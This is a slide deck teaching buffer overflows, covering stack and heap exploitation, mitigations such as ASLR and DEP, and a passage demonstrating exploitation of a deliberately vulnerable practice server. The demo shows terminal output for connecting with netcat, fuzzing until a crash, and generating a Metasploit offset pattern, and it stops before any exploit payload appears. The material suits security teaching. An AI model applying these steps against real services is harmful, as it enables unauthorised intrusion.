
Buffer Overflow

Please, don't let your buffers
flood

20.12.2022



The diagram illustrates a buffer overflow. On the left, three purple boxes represent buffers, each containing two lines of binary code: 0110 0001, 0111 0100, and 0110 0001. To the right of these boxes, a large, irregular blue shape represents the memory space. This shape is filled with a dense, chaotic pattern of white binary digits (0s and 1s), indicating a flood of data. A thin black line points from the third buffer box to the start of this blue region, showing the flow of data into the overflow area.

0110
0001

0111
0100

0110
0001

1

0

0

1

0

1

0

1

0

1

0

1

0

1

0

1

0

1

0

1

0

1

1

0

1

0

1

0

1

1

0

1

0

1

0

1

1

0

1

0

1

0

1

1

0

1

0

1

0

1

1

0

1

0

1

0

1

1

0

1

0

1

0

1



Who am I

Damian Strojek

Junior Security Engineer



What are we going to talk about?


1. What is a buffer and buffer overflow
2. Types of attacks on buffer
3. Dumb code = Attacks
4. Demo



What is buffer and buffer overflow?


Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflows can often be triggered by malformed inputs

Buffer overflow is an anomaly whereby a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.



Application before and after attack

Buffer Overflow Attack




Types of attacks on buffer

Stack-based exploitation

- By overwriting a local variable
- By overwriting the return address in a stack frame
- By overwriting a function pointer or exception handler
- By overwriting a local variable (or pointer) of a different stack frame


Heap-based exploitation

- By corrupting dynamically allocated data in specific ways to cause the application to overwrite internal structures such as linked list pointers.



Dumb code = ...

- C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.
- Languages such as PERL, Java, JavaScript, and C# use built-in safety mechanisms that minimize the likelihood of buffer overflow.



Dumb code = Attacks

Developers can protect against buffer overflow vulnerabilities **via security measures in their code**, or by using languages that **offer built-in protection**.

In addition, modern operating systems have **runtime protection**. Three common protections are:


- Address Space Randomization (ASLR)
- Data execution prevention
- Structured Exception Handler Overwrite Protection (SEHOP)

DEMO

How to actually exploit something



Step 1 – Run the vulnerable service



Step 2 – Check connection

```
(dfresh@dfresh)-[~/OS]
$ ping 10.10.138.214
PING 10.10.138.214 (10.10.138.214) 56(84) bytes of data.
64 bytes from 10.10.138.214: icmp_seq=1 ttl=127 time=55.5 ms
64 bytes from 10.10.138.214: icmp_seq=2 ttl=127 time=57.3 ms
^C
— 10.10.138.214 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 55.546/56.432/57.318/0.886 ms

(dfresh@dfresh)-[~/OS]
$ nc 10.10.138.214 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 dsaasdasdsd
OVERFLOW1 COMPLETE
█
```

Step 3 – Fuzz the service

```
(dfresh@dfresh)-[~/OS]
$ ls
bytearray.py  clear_exploit.py  exploit.py  fuzzer.py

(dfresh@dfresh)-[~/OS]
$ ./fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes

(dfresh@dfresh)-[~/OS]
$
```

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Step 4 – Create unique pattern

```
(dfresh@dfresh)-[~/OS]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6A
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0
Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av
4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7B
a8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1
Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl
5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8B
q9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2
Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb
6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9C
h0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3
Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr
7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx
x1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
```

